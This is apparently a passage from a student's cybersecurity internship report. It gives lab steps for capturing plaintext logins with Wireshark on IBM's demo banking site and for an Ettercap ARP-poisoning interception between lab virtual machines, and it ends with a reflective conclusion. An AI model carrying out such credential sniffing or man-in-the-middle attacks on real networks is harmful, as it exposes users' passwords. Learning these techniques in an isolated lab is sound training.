
Name	Last modified	Size	Description
Parent Directory		-	
demo2.txt	23-Feb-2023 02:22	0	
dvwa_email.png	16-Mar-2010 01:56	667	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.56.101 Port 80



2. Perform Sniffing

a) Perform Sniffing using Wireshark in kali linux

Step 1: Launch Kali Linux, log in as root, input the root, and type the wireshark command.



Step 2: double click on the eth0 option.



Step 3: Click on Firefox and then enter testfire.net. Login to that page with the admin as username and admin as password.

The Altoro website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to <http://www-147.ibm.com/software/products/us/en/subeconomy/SW010>.

Copyright © 2008, 2023, IBM Corporation. All rights reserved.

This web application is open source! [Get your copy from GitHub](#) and take advantage of advanced features.

The Altoro website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarly, it is to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to <http://www.ibm.com/research/researcher/whitepapers/>.

Copyright © 2008, 2011 IBM Corporation. All rights reserved.


The Altoro website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarly, it is to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to <http://www.ibm.com/research/researcher/whitepapers/>.

Copyright © 2008, 2011 IBM Corporation. All rights reserved.

The Altoro website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarly, it is to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to <http://www.ibm.com/research/researcher/whitepapers/>.

Copyright © 2008, 2011 IBM Corporation. All rights reserved.

Step 4: Now enter http into the wireshark window that has just been launched. The username and password are displayed when you select the fourth choice, which is HTML form URL encoded, which is located in the window's left bottom corner.




b) Perform Sniffing using Ettercap in kali linux

Step 1: Open kali linux, windows7 and metasploitable machine together keep all of them in the host only adapter. Then in kali liunx terminal log in to the root. Then find the IP address of windows7 and metaploitable using nbtscan.


```

File Actions Edit View Help
File corrupt history file /home/kali/.zsh_history
[kali㉿kali]:~[~]
$ ifconfig
eth0: flags=4163UP,BROADCAST,RUNNING,MULTICAST mtu 1500
    inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
        inet6 fe80::49d7:26ff:fe12:7d1c%eth0 brd fe80.168.56.255 scopeid 0x10<link>
            link-layer ...
            RX packets 114 bytes 33007 (32.3 kB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 4 bytes 240 (24.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=7000UP,BROADCAST mtu 53336
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1/128 brd :: scopeid 0x10<host>
        link-layer ...
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
$ nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP Address NetBIOS Name Server User MAC Address
192.168.56.1 LAPTOP-KTENE3Q2 <server> <unknown> 0a:00:27:00:00:05
192.168.56.103 WINDOWS7-PC <server> <unknown> 08:00:27:9e:37:29
192.168.56.101 METASPOITABLE <server> METASPOITABLE 00:08:00:00:00:00
192.168.56.255 Smbd failed: Permission denied
[root@kali]:~[/home/kali]
# 


```




Step 2: Then go to toolbar and select Ettercap.




Step 3: Enter the password of root that is kali and authenticate it.





Step 4: The Ettercap prompt will be opened on the top you can see the check box with correct mark select it. Then go to the options and goto hosts and in hosts go to scan the host. Then go to hostlist. select the ip address of windows and set it as target1 and metasploitable ip as target 2. Then goto the global symbol global and then goto ARP keep it as default.




Step 5: Login to meta and ping the windows 7. Open windows 7 goto internet explorer write ip address of metasploitable in the browser and press enter. After getting the page go to the link DVWA then login as admin and password give it as password.







Step 5: Now navigate to Kali Linux, where the user name and password are displayed at the ethercap prompt.



Conclusion:

I gained practical knowledge and abilities in this field during my cybersecurity internship, which was a wonderful and educational experience. Our grasp of the subject of cyber security has substantially increased as a result of the several projects we worked on. The professors gave each student their undivided attention and were very supportive. There was also the option of one-on-one question answering. I would want to thank the organisation for giving me the opportunity to pursue the internship. I feel that this experience has given me the best preparation for a career in cybersecurity. I'm enthusiastic to apply the skills I learned throughout the internship to greatly advance the cyber security industry.